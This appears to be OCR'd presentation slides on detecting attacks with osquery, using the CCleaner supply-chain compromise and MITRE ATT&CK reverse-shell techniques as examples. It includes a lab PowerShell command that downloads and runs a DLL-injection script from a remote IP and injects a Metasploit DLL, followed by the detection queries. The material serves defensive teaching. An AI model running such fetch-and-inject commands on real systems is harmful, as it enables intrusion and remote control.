LILY HAY NEWMAN SECURITY 04.17.18 06:30 PM

INSIDE THE UNNERVING SUPPLY CHAIN ATTACK THAT CORRUPTED CCLEANER




CCleaner owner Avast is sharing more details on the malware attackers used to infect legitimate software updates with malware. ALYSSA FOOTE

Reference: wired.com

Can we detect it @scale?

- Finding binaries signed with the stolen certificate



Reference: https://blog.trailofbits.com/2017/10/10/tracking-a-stolen-code-signing-certificate-with-osquery/

Attack Scenario : Reverse Shells


MITRE ATTACK Framework

ATT&CK™


Adversarial Tactics, Techniques & Common Knowledge

- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Execution
- Collection
- Exfiltration
- Command and Control


Reverse Shell : Mshta : MITRE [T1170]



Reverse Shell : Regsvr32 : MITRE [T1117]



Reverse Shell : DLL Injection : MITRE [T1055]




```
PS C:\Windows\system32>  IEX (New-Object Net.WebClient).DownloadString("http://172.16.182.141:8000/CodeExecution/Invoke-
DllInjection.ps1")
PS C:\Windows\system32> Invoke-DllInjection -ProcessID 3740 -Dll C:\Users\soh[redacted]\Downloads\msf.dll

   Size(K) ModuleName                                              FileName
   ------- ----------                                              --------
        20 msf.dll                                                 C:\Users\sohmukhe\Downloads\msf.dll
```


DLLInjection: Detections

- Pstree with active network sockets
- https://github.com/facebook/osquery/blob/master/specs/processes.table

```
osquery>
osquery> select distinct pid, family, protocol, local_address, local_port, remote_address, remote_port, path from proces
s_open_sockets where remote_address=172.16.182.141;
Error: near ".182": syntax error
osquery> select distinct pid, family, protocol, local_address, local_port, remote_address, remote_port, path from proces
s_open_sockets where remote_address='172.16.182.141';
+------+--------+----------+---------------+------------+----------------+-------------+------+
| pid  | family | protocol | local_address | local_port | remote_address | remote_port | path |
+------+--------+----------+---------------+------------+----------------+-------------+------+
| 4664 | 2      | 6        | 172.16.182.129 | 52288     | 172.16.182.141 | 4444        |      |
| 1664 | 2      | 6        | 172.16.182.129 | 52293     | 172.16.182.141 | 4444        |      |
+------+--------+----------+---------------+------------+----------------+-------------+------+
osquery>
osquery>
osquery>
osquery> select p.pid, p.parent, p.cmdline, s.remote_address, s.remote_port from process_open_sockets as s INNER JOIN pr
ocesses AS p ON p.pid = s.pid WHERE s.remote_address = '172.16.182.141';
+------+--------+-------------+----------------+-------------+
| pid  | parent | cmdline     | remote_address | remote_port |
+------+--------+-------------+----------------+-------------+
| 4664 | 3740   | rundll32.exe | 172.16.182.141 | 4444        |
| 1664 | 3844   | rundll32.exe | 172.16.182.141 | 4444        |
+------+--------+-------------+----------------+-------------+
osquery>
osquery>
osquery>
osquery> select name, path, pid, on_disk from processes where pid=1664 or pid=4664 or pid=3844 or pid=3740;
+--------------+-----------------------------------+------+---------+
| name         | path                              | pid  | on_disk |
+--------------+-----------------------------------+------+---------+
| rundll32.exe | C:\Windows\system32\rundll32.exe  | 1664 | 1       |
| notepad.exe  | C:\Windows\System32\notepad.exe   | 3740 | 1       |
| calc.exe     | C:\Windows\system32\calc.exe      | 3844 | 1       |
| rundll32.exe | C:\Windows\System32\rundll32.exe  | 4664 | 1       |
+--------------+-----------------------------------+------+---------+
osquery>
```

DLLInjection: Detections

- Injection (malicious msf.dll) as seen by ***process_memory_map*** table
- https://github.com/facebook/osquery/blob/master/specs/process_memory_map.table



